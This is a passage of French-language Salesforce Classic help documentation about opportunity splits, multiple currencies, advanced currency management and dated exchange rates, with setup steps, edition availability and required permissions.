   Généralement, vous *désactivez* un type de part d'opportunité lorsque vous avez déjà cinq types de part (maximum) et que vous avez besoin d'un type supplémentaire. Vous pouvez également *supprimer* un type rarement utilisé pour réduire le stockage. Avant de désactiver ou de supprimer un type de part d'opportunité, tenez compte des points ci-dessous.
5. Considérations relatives à la modification des présentations multiligne pour des parts d'opportunité
   Avant de personnaliser les champs que Salesforce affiche lorsque les commerciaux modifient des parts d'opportunité, tenez compte des points ci-dessous.
6. Considérations relatives à la désactivation des parts d'opportunité
   Si votre organisation Salesforce n'utilise pas les Parts d'opportunité, vous pouvez désactiver la fonctionnalité. Avant de le faire, tenez compte des points importants ci-dessous.

## Considérations relatives à l'activation des parts d'opportunité

Avant d'activer des parts d'opportunité, tenez compte des points ci-dessous.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**Considérations générales**

- Vous devez activer la vente en équipe pour pouvoir activer les parts d'opportunité.
- L'activation des parts d'opportunité modifie les enregistrements d'opportunité dans votre organisation Salesforce. Les conséquences sont les suivantes :
  - Un script désactive temporairement les déclencheurs, les workflows et les règles de validation des enregistrements d'équipe d'opportunité, la réattribution en masse de membres d'équipe d'opportunité, et le transfert en masse de comptes et d'opportunités.
  - Le propriétaire de l'opportunité est inclus dans chaque équipe d'opportunité. Le rôle Propriétaire de l'opportunité est essentiel pour les parts, vous ne pouvez pas le supprimer.
  - Si vous activez des types de part totalisant 100 %, les nouveaux enregistrements de parts d'opportunité incluent une entrée par défaut pour le propriétaire. Le propriétaire reçoit initialement 100 % du montant de parts (ces enregistrements supplémentaires nécessitent davantage d'espace de stockage, recherchez « Surveillance des ressources de stockage » dans l'aide de Salesforce pour connaître l'impact des exigences en stockage supplémentaire sur votre organisation Salesforce).
- Vous pouvez utiliser jusqu'à cinq types de part, les types inactifs inclus. Pour renommer, désactiver temporairement ou supprimer définitivement des types de part, revenez à la page de configuration des parts d'opportunité, puis cliquez sur **Modifier des**

**types de part**. La suppression de types de part supprime les données des parts. Vous ne pouvez pas supprimer les types de part par défaut.

- Si l'option **Autoriser les utilisateurs à ajouter des membres aux équipes d'opportunité pendant la modification des parts** n'est pas sélectionnée, les utilisateurs doivent être ajoutés à une équipe d'opportunité avant d'être ajoutés à une part d'opportunité.

**Temps disponible**

L'activation des parts d'opportunité lance un processus de configuration des parts dans chaque opportunité de votre organisation Salesforce. Selon le nombre d'enregistrements d'opportunité, ce processus peut prendre plusieurs heures. Vous pouvez continuer à utiliser Salesforce pendant le processus. Les notifications par e-mail automatiques vous permettent de rester informé(e) du statut du script. Envisagez l'exécution du processus la nuit.

**Devises inactives**

Si votre organisation Salesforce inclut des devises inactives qui étaient actives par le passé, des enregistrements d'opportunité peuvent les utiliser. Ces enregistrements font partie du processus d'activation des parts, mais le statut inactif de la devise entraîne l'échec du processus. Pour éviter ou corriger un échec :

- Activez la devise inactive durant l'activation des parts (vous pouvez la désactiver une fois le processus terminé).
- Supprimez les opportunités qui incluent la devise inactive. Cette solution fonctionne mieux lorsque votre organisation Salesforce contient un nombre limité d'opportunités avec une devise inactive et si vous n'en avez pas besoin pour générer des rapports ou l'historique.

**Utilisateurs inactifs**

De la même façon que les devises inactives, si votre organisation Salesforce a des utilisateurs inactifs qui ont travaillé sur des opportunités, il est probable que des enregistrements d'opportunité appartiennent toujours à ces utilisateurs. Le processus d'activation des parts accède à ces enregistrements, mais le statut inactif des utilisateurs entraîne son échec. Pour éviter ou corriger un échec :

- Activez les utilisateurs inactifs durant l'activation des parts (vous pouvez les désactiver une fois le processus terminé).
- Supprimez toutes les opportunités appartenant à des utilisateurs inactifs. Cette solution fonctionne mieux lorsque votre organisation Salesforce contient un nombre limité d'opportunités appartenant à des utilisateurs inactifs et si vous n'en avez pas besoin pour générer des rapports ou l'historique.

**Opérations en masse en cours**

Si vous exécutez une opération en masse, par exemple un transfert en masse ou une réattribution en masse de membres d'équipe, l'activation simultanée des parts d'opportunité peut échouer. Assurez-vous que toutes les opérations en masse sont terminées avant d'initier l'activation des parts d'opportunité.

## Activation des parts d'opportunité

Aidez les commerciaux à collaborer sur les opportunités et à partager le revenu des opportunités avec les membres de votre équipe.

1. Dans Configuration, saisissez *Parts d'opportunité* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Cliquez sur **Configurer des parts d'opportunité**.
3. Pour mieux refléter vos processus métier, procédez comme suit :
   - Renommez ou désactivez les parts de revenu et de plan par défaut, qui sont basées sur le champ Opportunité- Montant.
   - Cliquez sur **Ajouter un nouveau type de part** pour partager un autre champ de devise, puis spécifiez si les parts de ce champ doivent totaliser 100 %.
4. Enregistrez vos modifications.
5. Sélectionnez les présentations de page qui doivent afficher la liste associée Parts d'opportunité.
6. Pour vous assurer que les utilisateurs de présentations de page personnalisées affichent la liste associée, sélectionnez Ajouter aux listes associées personnalisées des utilisateurs.
7. Enregistrez vos modifications.
8. Pour accélérer la modification de ces équipes, cliquez sur **Autoriser les utilisateurs à ajouter des membres aux équipes d'opportunité pendant la modification des parts**.

Pour plus d'informations sur la possibilité donnée à vos commerciaux d'inclure des parts dans des prévisions, reportez-vous à Activation des types de prévision pour les prévisions collaboratives.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### AUTORISATIONS UTILISATEUR

Pour activer les parts d'opportunité :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Activation de la vente en équipe

Création de parts d'opportunité

Modifier le responsable d'un enregistrement

## Création de types de part d'opportunité personnalisés

Pour mieux refléter les opérations de votre entreprise, créez des types de part d'opportunité personnalisés dans les champs de devise des opportunités. Créez jusqu'à trois types à utiliser en plus des parts de revenu et de plan. Spécifiez ensuite si chaque type totalise toujours 100 %.

**Remarque:** Vous pouvez partager la plupart des champs de devises créés dans des opportunités, y compris les champs de devise personnalisés et les champs récapitulatifs de cumul, mais pas les champs de devise de formule.

1. Pour activer les types de part personnalisés pour votre organisation Salesforce, contactez Salesforce.

   Les modifications des types de part d'opportunité sont exécutées par un processus en arrière-plan. Vous êtes notifié(e) par e-mail une fois le processus terminé. Nous recommandons de ne modifier aucune part dans des opportunités tant que les modifications ne sont pas terminées.

2. Dans Configuration, saisissez *Parts d'opportunité* dans la case Recherche rapide, sélectionnez **Paramètres** puis cliquez sur **Modifier les types de part**.
3. Cliquez sur **+ Ajouter un nouveau type de part**.
4. Définissez les paramètres selon vos besoins.
5. Enregistrez vos modifications.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour créer des types de part personnalisés pour des opportunités :

- Personnaliser l'application

## Considérations relatives au retrait de types de part d'opportunité

Généralement, vous *désactivez* un type de part d'opportunité lorsque vous avez déjà cinq types de part (maximum) et que vous avez besoin d'un type supplémentaire. Vous pouvez également *supprimer* un type rarement utilisé pour réduire le stockage. Avant de désactiver ou de supprimer un type de part d'opportunité, tenez compte des points ci-dessous.

- La désactivation d'un type de part entraîne son retrait de l'interface de Salesforce tout en enregistrant les données sous-jacentes. Vous pouvez ainsi le réactiver ultérieurement.
- La suppression d'un type de part le retire définitivement de toutes les données associées.
- Pour désactiver ou supprimer un type de part :
  - L'autorisation « Personnaliser l'application » est requise.
  - L'accès aux paramètres des parts d'opportunité est requis.
- Si votre organisation Salesforce compte de nombreuses opportunités, l'exécution du script qui supprime les types de part peut prendre plusieurs heures.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

CONSULTER ÉGALEMENT :

Considérations relatives à la désactivation des parts d'opportunité

Activation des parts d'opportunité

## Considérations relatives à la modification des présentations multiligne pour des parts d'opportunité

Avant de personnaliser les champs que Salesforce affiche lorsque les commerciaux modifient des parts d'opportunité, tenez compte des points ci-dessous.

- Pour modifier des présentations, l'autorisation « Personnaliser l'application » est requise.
- Vous ne pouvez pas ajouter des champs de texte enrichi ou des listes de sélection multiple à la présentation multiligne des parts d'opportunité.
- Vous modifiez des champs de texte enrichi et les listes à sélection multiple dans la page de détail de parts d'opportunité.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Considérations relatives à la désactivation des parts d'opportunité

Si votre organisation Salesforce n'utilise pas les Parts d'opportunité, vous pouvez désactiver la fonctionnalité. Avant de le faire, tenez compte des points importants ci-dessous.

- La désactivation des parts d'opportunité est irréversible. Vous ne pouvez pas récupérer les données des parts perdues.
- Si vous désactivez les partages d'opportunité :
  - Les parts de toutes les opportunités de votre organisation sont supprimées.
  - Les rapports sur les parts sont supprimés.
  - Les rapports personnalisés générés en utilisant des modèles de rapport de part restent affichés sous l'onglet Rapports, mais vous n'y avez pas accès.
- Pour désactiver des parts d'opportunité :
  - L'autorisation « Personnaliser l'application » est requise.
  - Vous accédez aux paramètres Parts d'opportunité.
- Si votre organisation compte de nombreuses opportunités, l'exécution du script qui désactive les Parts d'opportunité peut prendre plusieurs heures.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

CONSULTER ÉGALEMENT :

Considérations relatives à la désactivation d'équipes de vente

Considérations relatives au retrait de types de part d'opportunité

# Gestion des devises

## Gestion de plusieurs devises

Votre organisation peut configurer l'utilisation de plusieurs devises dans les opportunités, les prévisions, les devis, les rapports et d'autres données.

1. Activez les devises multiples pour votre organisation.
2. Pour définir votre devise d'entreprise, dans Configuration, saisissez *Gérer les devises* dans la case Recherche rapide puis sélectionnez **Gérer les devises**, et cliquez sur **Modifier l'entreprise**.
3. Pour activer d'autres devises pour votre organisation, cliquez sur **Nouveau** dans la liste associée Devises actives.
4. Pour utiliser des taux de change datés, activez la gestion avancée des devises.
5. Définissez les taux de conversion pour les nouvelles devises. Reportez-vous à Modification des taux de conversion. Si vous avez activé la gestion avancée des devises, reportez-vous à Modification des taux de change datés à la page 2141.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les devises :
- Afficher la configuration

Pour modifier les devises :
- Personnaliser l'application

### Utilisation de plusieurs devises

Les organisations internationales peuvent utiliser plusieurs devises dans les opportunités, les prévisions, les rapports, les devis et dans d'autres champs de devise. L'administrateur définit la « devise d'entreprise », qui correspond à la devise en vigueur dans le pays du siège social. L'administrateur gère également la liste des devises actives, ainsi que les taux de conversion par rapport à la devise d'entreprise. Les devises actives représentent les pays dans lesquels l'organisation est active. Seules des devises actives peuvent être utilisées dans les champs des montants en devise.

Chaque utilisateur a une devise personnelle, qui est utilisée comme devise par défaut dans les quotas, les prévisions (selon la version des prévisions utilisée), les opportunités, les devis et les rapports. Les utilisateurs peuvent également créer des opportunités et saisir des montants dans d'autres devises actives.

Tous les enregistrements d'objets standard et personnalisés avec des champs de devise contiennent un champ qui spécifie la devise à utiliser pour les champs de montant (cliquez sur **Modifier** pour afficher ce champ Devise modifiable dans un enregistrement). Par exemple, vous pouvez définir la Devise du compte sur « USD-U.S. Dollars » afin d'afficher le Chiffre d'affaires annuel en dollars pour un compte situé aux États-Unis. Tous les montants en devise sont affichés dans la devise par défaut de l'enregistrement. Les administrateurs peuvent également définir l'affichage, entre parenthèses, de la devise personnelle de l'utilisateur si elle diffère de celle de l'enregistrement. Lorsque vous modifiez la devise par défaut de l'enregistrement, les montants en devise ne sont pas convertis. Ils affichent uniquement le nouveau code de devise.

Remarque: Si votre organisation utilise la gestion avancée des devises, la date de fermeture de l'opportunité détermine le taux de conversion à utiliser lors de l'affichage des montants en devise.

Selon la version des prévisions utilisée, les montants de prévisions en devise sont convertis dans la devise personnelle de l'utilisateur. En outre, les opportunités, les prévisions, les devis et les autres données de l'équipe d'un responsable sont convertis et s'appliquent à la devise personnelle du responsable. Le responsable peut également afficher les données dans la devise native. Les conversions et les transferts sont automatiques.

Dans les rapports, les montants sont affichés dans la devise d'origine, mais peuvent être affichés dans la devise active. Vous pouvez modifier la devise utilisée pour les totaux des rapports en sélectionnant une devise dans **Afficher** > **Devises**. La valeur par défaut est votre devise personnelle. Pour n'importe quel montant, vous pouvez définir l'affichage de la colonne Converti, par exemple Chiffre d'affaires annuel converti, qui affiche les montants dans la devise que vous sélectionnez.

Les champs de formules personnalisés ne sont associés à aucune devise. Si le résultat d'un champ de formule est un montant en devise, il est affiché dans la devise de l'enregistrement associé. Cette règle s'applique également aux formules inter-objets qui référencent des champs de fusion avec différentes devises, et aux formules dans des règles de workflow et des processus d'approbation. Cependant, les règles de workflow et les processus d'approbation qui utilisent des filtres à la place de formules convertissent toutes les valeurs en devise dans la devise de l'entreprise.

Si les champs de devise sont référencés dans Apex, vous ne pouvez pas désactiver les devises multiples pour votre organisation. Par exemple, si un code Apex référence le champ `Devise du compte` (représenté par `CurrencyIsoCode` dans le code), vous ne pouvez pas désactiver les devises multiples.

CONSULTER ÉGALEMENT :

Activer les devises multiples

## Activer les devises multiples

Pour activer plusieurs devises (devises multiples) dans votre organisation :

1. Examinez les conséquences de l'activation de plusieurs devises.
2. Dans Configuration, saisissez *`Informations sur la société`* dans la case `Recherche rapide`, puis sélectionnez **Informations sur la société** et cliquez sur **Modifier**. Assurez-vous que la devise locale sélectionnée correspond à la devise par défaut que vous souhaitez utiliser pour les enregistrements actuels et futurs. Activez **Autoriser le support à activer les devises multiples**, puis enregistrez vos modifications.

   Remarque: Ce paramètre permet de vérifier l'organisation spécifique approuvée pour l'activation des devises multiples. Il ne soumet aucune requête à Salesforce. Soumettez la requête via votre processus de support habituel.
3. Pour activer les devises multiples, contactez Salesforce. Munissez-vous des informations ci-dessous.
   - L'ID de l'organisation (production ou sandbox)
   - La confirmation que vous acceptez de définir votre devise locale actuelle en tant que devise par défaut pour les enregistrements actuels et futurs (USD, EUR, GBP, etc.)
   - La confirmation que vous comprenez que la fonction de devises multiples ne peut être désactivée une fois activée
   - Confirmation que vous êtes un administrateur système autorisé à demander l'activation de la fonction Devises multiples au nom de votre organisation
   - Confirmation que vous consentez à verrouiller cette organisation pendant une période donnée en fonction du volume d'utilisation de données de votre organisation

     Remarque: Pour les grandes organisations, la fonction Devises multiples est parfois activée pendant le week-end afin d'éviter des problèmes de performance durant la semaine.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

CONSULTER ÉGALEMENT :

Implications de l'activation de plusieurs devises

Gestion de plusieurs devises

À propos de la gestion avancée des devises

## Implications de l'activation de plusieurs devises

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

L'activation de plusieurs devises entraîne des modifications définitives au sein de votre organisation. Avant de continuer, tenez compte de ces implications afin d'assurer une transition sans heurt pour votre organisation.

- Une fois activée pour votre organisation, la fonctionnalité Devises multiples ne peut pas être désactivée.
- Contactez votre représentant Salesforce afin de déterminer le meilleur moment pour l'activation de la fonctionnalité des devises multiples. Le processus d'activation verrouille temporairement votre organisation, empêchant tout traitement d'intégration et toute connexion d'utilisateur. La durée de verrouillage dépend de l'espace de données utilisé par votre organisation.
- Après l'activation, les enregistrements existants sont marqués avec un code de devise par défaut que vous fournissez dans votre demande d'activation. Par exemple, si votre organisation contient des enregistrements utilisant USD et EUR, convertissez-les dans la même devise par défaut avant l'activation. La prise en charge de ce type de conversion est également disponible en tant que service de mise en oeuvre payant de Salesforce.
- Les objets standard et personnalisés, tels que Compte, Piste, Requête, Opportunités, Produits d'opportunité, Planifications de produit d'opportunité, Opportunités de campagne, ont des champs de devise qui prennent en charge les devises multiples. Des rapports associés à ces objets et à ces champs prennent également en charge les devises multiples. Par défaut, les présentations de page de ces objets ont des champs compatibles avec plusieurs devises dans lesquels vous pouvez spécifier la devise de l'enregistrement. Généralement, ces champs sont disponibles uniquement lors de la création d'un enregistrement ou de la modification d'un enregistrement existant. La devise sélectionnée est utilisée pour le champ de montant principal.
- Après l'activation, la devise principale s'affiche normalement, éventuellement suivie entre parenthèses du montant dans la devise secondaire. La devise principale est généralement la devise d'entreprise par défaut, sauf si elle a été remplacée au niveau de l'enregistrement. Le montant entre parenthèses correspond à la devise personnelle par défaut de l'utilisateur, calculée en fonction des paramètres de taux de conversion définis dans votre organisation. Pour contrôler l'affichage du montant de la devise convertie, activez ou désactivez la conversion de la devise parente dans la page Gérer les devises.
- Dans les rapports, la devise principale reflète la devise d'entreprise par défaut ou la devise sélectionnée pour l'enregistrement. La devise secondaire reflète la devise par défaut personnelle de l'utilisateur qui exécute le rapport, ou la devise spécifiée dans les critères du rapport.
- Les utilisateurs peuvent spécifier une devise personnelle par défaut dans leur page d'informations personnelles. Si la conversion des devises entre parenthèses est activée, la devise personnelle par défaut est affichée en tant que montant en devise secondaire (montant converti). Une modification de la devise par défaut personnelle met à jour en temps réel le montant converti.
- Lorsqu'une devise est ajoutée à la liste des devises prises en charge d'une organisation, elle ne peut pas être supprimée de la liste des devises de l'administrateur, même lorsqu'elle est désactivée. La présence de devises inactives dans la liste de l'administrateur est un problème mineur qui n'affecte pas les utilisateurs. Une devise désactivée n'est pas visible par l'utilisateur final, mais reste visible par les administrateurs. Salesforce recommande de tenir compte de ce problème lors d'un test et d'utiliser uniquement les devises que vous envisagez d'appliquer dans votre organisation.
- Après l'activation, tous les champs de devise affichent le code ISO de la devise, avant le montant. Par exemple, 100 $ s'affiche sous la forme USD 100.

  Remarque: Si vous n'utilisez qu'une seule devise dans votre organisation à devises multiples, vous pouvez définir une préférence afin d'afficher des symboles de devise au lieu de codes ISO. Pour afficher des symboles de devise, recherchez `Interface utilisateur` dans Configuration, puis sélectionnez **Afficher les symboles de devise à la place des codes ISO** dans la section Paramètres d'affichage de la devise, dans la page des paramètres de l'interface utilisateur. Si vous activez ensuite d'autres devises dans votre organisation, les codes ISO s'affichent et cette préférence n'est plus disponible. Cette préférence s'applique uniquement dans l'interface utilisateur standard de Salesforce.

- Par défaut, tous les montants convertis dans votre organisation dépendent des taux de conversion actuels définis pour votre organisation. Les taux de conversion peuvent être définis et mis à jour manuellement. Une modification du taux de change met automatiquement à jour les montants convertis dans tous les enregistrements, y compris dans les opportunités fermées.

  Vous pouvez choisir d'utiliser des taux de change datés en utilisant la gestion avancée des devises pour suivre l'historique des taux de change. La gestion des devises avancée permet de gérer une liste de taux de change par plage de dates. Les montants en devises convertis dans les opportunités sont affichés en fonction de la date de fermeture spécifiée, quelle que soit l'étape de l'opportunité. Si la Date de fermeture change avec une période de taux de change différente, la modification de la date de fermeture affecte les montants convertis.

  Remarque: Les taux de change datés ne sont pas utilisés dans les prévisions, les champs de devise dans d'autres objets ou les champs de devise dans d'autres types de rapport.

CONSULTER ÉGALEMENT :

Activer les devises multiples

Gestion de plusieurs devises

À propos de la gestion avancée des devises

## Activation et désactivation de devises

Pour les organisations qui utilisent plusieurs devises, spécifiez les devises prises en charge en les activant ou en les désactivant.

- **Devises actives** : elles représentent les pays dans lesquels votre organisation est active. Seules des devises actives peuvent être saisies dans des opportunités, des prévisions et d'autres éléments. Lorsque vous avez activé une devise, vous ne pouvez plus la supprimer définitivement.
- **Devises inactives** : devises que votre organisation n'utilise plus. Vous pouvez avoir des enregistrements existants qui utilisent des devises inactives, mais vous ne pouvez pas saisir de nouveaux montants dans ces devises inactives.

Pour activer de nouvelles devises :

1. Dans Configuration, saisissez *Gestion des devises* dans la case Recherche rapide, puis sélectionnez **Gestion des devises**.
2. Cliquez sur **Nouveau** dans la liste associée Devises actives.
3. Sélectionnez une devise. Les devises sont triées par ordre alphabétique selon leur code de devise ISO.
4. Entrez le taux de conversion correspondant à votre devise d'entreprise.
5. Spécifiez le nombre de décimales affichées dans les montants exprimés dans cette devise.
6. Cliquez sur **Enregistrer**.

Pour activer une devise à partir d'une liste de devises inactives, cliquez sur **Activer** en regard de la devise.

Pour désactiver une devise, cliquez sur **Désactiver** en regard de la devise. Vous ne pouvez pas désactiver la devise d'entreprise. Si vous désactivez une devise, les montants des éléments exprimés dans cette devise ne seront pas modifiés. Cependant, vous ne pourrez plus entrer de nouveaux montants utilisant cette devise inactive.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les devises :
- Afficher la configuration

Pour modifier les devises :
- Personnaliser l'application

**Remarque:** Si vous désactivez une devise définie en tant que devise personnelle d'un utilisateur, la devise de cet utilisateur est automatiquement réinitialisée sur la devise d'entreprise.

CONSULTER ÉGALEMENT :

- Gestion de plusieurs devises
- Modification des taux de conversion
- À propos de la gestion avancée des devises

# À propos de la gestion avancée des devises

La gestion avancée des devises vous permet de gérer des taux de change datés dans les opportunités à l'aide de Salesforce. Les taux de change datés vous permettent de mapper un taux de conversion à une période spécifique. Par exemple, le taux de change au 1er janvier était de 1 USD pour 1,39 AUD, mais le 1er février, il est passé à 1 USD pour 1,42 AUD. Vos opportunités clôturées entre le 1er janvier et le 1 février utilisent le premier taux de change (1 = 1,39) et celles clôturées à partir du 1er février utilisent le second taux (1 = 1,42).

Vous définissez les taux de change datés en utilisant une date de début et un taux de conversion. Chaque taux est effectif jusqu'à la fin de la période ou jusqu'au jour précédant la date de début suivante pour cette devise. La période entre une date de début et la suivante est appelée « période du taux de change ». Ces périodes peuvent être équivalentes à une journée ou être indéfinies.

Pour activer ou désactiver la gestion avancée des devises, reportez-vous à Activation ou désactivation de la gestion avancée des devises à la page 2139.

Lorsque la gestion avancée des devises est activée en premier, vos taux de change deviennent automatiquement le premier ensemble de taux de change datés. Ces taux sont toujours valides, sauf si vous définissez un autre ensemble de taux de change. Pour plus d'informations, reportez-vous à Modification des taux de change datés à la page 2141.

Si vous désactivez la gestion avancée des devises, toutes les conversions de devise utiliseront le taux de conversion statique. Reportez-vous à Modification des taux de conversion à la page 2140.

**Remarque:** Bien que les taux de change datés ne sont pas pris en charge dans Lightning Experience ou dans Salesforce1, certaines fonctionnalités limitées sont disponibles. Les opportunités affichent le montant correct si le champ CloseDate figure dans la présentation de page des opportunités. Les présentations de page contrôlent les autorisations sur les enregistrements d'objet. Par conséquent, seuls les utilisateurs auxquels cette présentation de page a été attribuée affichent le montant correct. Sinon, le montant affiché reflète le montant d'origine avant l'application d'un taux de change daté.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer la gestion avancée des devises :
- Personnaliser l'application

Pour afficher les devises :
- Afficher la configuration

Pour modifier les devises :
- Personnaliser l'application

## Observations relatives à la gestion avancée des devises

- Les taux de change datés sont utilisés pour les opportunités, les produits d'opportunité, les planifications de produit d'opportunité, les champs d'opportunité de campagne, les partages d'opportunité et les rapports associés à ces objets et champs. Les taux de change datés ne sont pas utilisés dans la prévision, les champs de devise dans d'autres objets ou les champs de devise dans d'autres types de rapport.
- Les organisations qui utilisent la gestion avancée des devises prennent en charge les champs récapitulatifs de cumul entre deux objets de la gestion avancée des devises. Par exemple, les champs récapitulatifs de cumul sont pris en charge à partir d'un objet ligne d'opportunité vers son objet opportunité, car les deux sont activés pour la gestion avancée des devises. Cependant, si vous activez la gestion des devises avancée, vous ne pouvez pas créer des champs récapitulatifs de cumul qui calculent la devise dans

l'objet opportunité cumulée dans l'objet compte, et vous ne pouvez pas filtrer le champ de devise d'opportunité dans l'objet compte. Tous les champs récapitulatifs de cumul associés aux devises et existant dans l'objet opportunité sont désactivés et leurs valeurs ne sont plus calculées. Si votre entreprise active la gestion avancée des devises, vous devez supprimer tous les champs récapitulatifs de cumul de devise à l'aide des opportunités et des comptes, ou des opportunités et des objets personnalisés.

- Les champs d'opportunité de campagne utilisent des taux de change datés lors du calcul du montant dans la devise de campagne, mais ne sont pas utilisés lors de la conversion de ces montants dans la devise de l'utilisateur.
- Les formules inter-objets utilisent toujours le taux de conversion statique pour la conversion des devises.
- Si la gestion avancée des devises est activée, vous ne pouvez pas lier les pages Visualforce qui utilisent les composants `<apex:inputField>` ou `<apex:outputField>` à des champs de devise qui prennent en charge la gestion avancée des devises.

CONSULTER ÉGALEMENT :

Gestion de plusieurs devises

Activation et désactivation de devises

## Activation ou désactivation de la gestion avancée des devises

Pour activer la gestion avancée des devises :

1. Activez plusieurs devises pour votre entreprise. Pour plus d'informations, reportez-vous à Gestion de plusieurs devises à la page 2134.
2. Dans Configuration, saisissez *Gestion des devises* dans la case Recherche rapide, puis sélectionnez **Gestion des devises**.
3. Cliquez sur **Activer**.
4. Lorsque vous y êtes invité, sélectionnez `Oui, je souhaite activer la gestion avancée des devises`, puis cliquez sur **Activer**.

Lorsque la gestion avancée des devises est activée en premier, vos taux de change deviennent automatiquement le premier ensemble de taux de change datés. Ces taux sont toujours valides, sauf si vous définissez un autre ensemble de taux de change.

Pour désactiver la gestion avancée des devises :

1. Dans Configuration, saisissez *Gestion des devises* dans la case Recherche rapide, puis sélectionnez **Gestion des devises**.
2. Cliquez sur **Désactiver**.
3. Lorsque vous y êtes invité, sélectionnez `Oui, je souhaite désactiver la gestion avancée des devises`, puis cliquez sur **Désactiver**.

Si vous désactivez la gestion avancée des devises, toutes les conversions de devise utiliseront le taux de conversion statique. Reportez-vous à Modification des taux de conversion à la page 2140.

Si la gestion avancée des devises est activée, les composants `<apex:inputField>` et `<apex:outputField>` de Visualforce ne peuvent pas afficher les champs des devises.

CONSULTER ÉGALEMENT :

À propos de la gestion avancée des devises

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer la gestion avancée des devises :

- Personnaliser l'application

# Modification des taux de conversion

Vous pouvez gérer les taux de change statiques entre vos devises actives et inactives, ainsi que la devise de l'entreprise en changeant les taux de conversion. Ces taux de change s'appliquent à tous les champs de devise utilisés dans votre organisation. Outre ces taux de conversion, certaines organisations utilisent des taux de change datés pour des opportunités et leurs produits.

1. Recherchez Gestion des devises dans la Configuration.
2. Si vous utilisez la gestion avancée des devises, cliquez sur **Gestion des devises**.
3. Dans les listes Devises actives ou Devises inactives, cliquez sur **Modifier les taux**.
4. Entrez le taux de conversion entre chaque devise et votre devise d'entreprise.
5. Cliquez sur **Enregistrer**.

Lorsque vous modifiez les taux de conversion, les montants exprimés en devise sont mis à jour en fonction des nouveaux taux. Les taux de conversion précédents ne sont pas conservés. Toutes les conversions des opportunités, prévisions et autres montants utilisent le taux de conversion en vigueur.

Si votre entreprise utilise la gestion avancée des devises, vous pouvez aussi gérer les taux de change datés pour les champs de devise des opportunités et de leurs produits.

**Remarque:**

- Vous ne pouvez pas suivre l'augmentation ou la diminution du chiffre d'affaires découlant des fluctuations du cours des devises.
- La modification des taux de conversion entraîne un nouveau calcul en masse des champs récapitulatifs de cumul. Ce nouveau calcul peut prendre jusqu'à 30 minutes selon le nombre d'enregistrements affectés.
- Vous pouvez également modifier un taux de conversion via l'API. Cependant, si un nouveau calcul récapitulatif de cumul est en cours pour le même champ de devise, l'ancienneté de cette tâche affecte le nouveau calcul que vous avez déclenché. Lorsque vous demandez la modification de taux de devise via l'API alors qu'une tâche associée est en cours, voici ce qu'il se passe :
  - Si l'autre tâche de calcul pour le même champ de devise a été lancé moins de 24 heures plus tôt, votre modification du taux de devise n'est pas enregistrée. Vous pouvez réessayer ultérieurement ou modifier le taux de devise depuis Gestion des devises dans Configuration. Le lancement de la modification depuis Configuration arrête l'ancienne tâche et déclenche l'exécution de votre nouveau calcul.
  - Si l'autre tâche de calcul a été lancée plus de 24 heures plus tôt, vous pouvez enregistrer votre modification du taux de devise et votre tâche démarre.

Pour vérifier le statut de votre nouveau calcul, consultez la page Tâches en arrière-plan dans Configuration.

CONSULTER ÉGALEMENT :

- Définir votre devise personnelle ou la devise de l'organisation
- À propos de la gestion avancée des devises
- Gestion de plusieurs devises
- Activation et désactivation de devises

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les devises :
- Afficher la configuration

Pour modifier les devises :
- Personnaliser l'application

# Modification des taux de change datés

Pour ajouter de nouveaux taux de change datés :

1. Dans Configuration, saisissez *Gestion des devises* dans la case Recherche rapide, puis sélectionnez **Gestion des devises**.
2. Cliquez sur **Gestion des taux de change datés**.
3. Cliquez sur **Nouveaux taux de change**.
4. Saisissez la date d'entrée en vigueur des taux de change.
5. Saisissez les taux de change.

   Remarque: Le taux de change actuel est utilisé par défaut. Si vous ne souhaitez pas définir un nouveau taux de change pour votre devise, supprimez le taux de change (laissez le champ vide).

6. Cliquez sur **Enregistrer** afin d'enregistrer les nouveaux taux de change datés.

Pour afficher les taux de change datés existants :

1. Dans Configuration, saisissez *Gestion des devises* dans la case Recherche rapide, puis sélectionnez **Gestion des devises**.
2. Cliquez sur **Gestion des taux de change datés**.
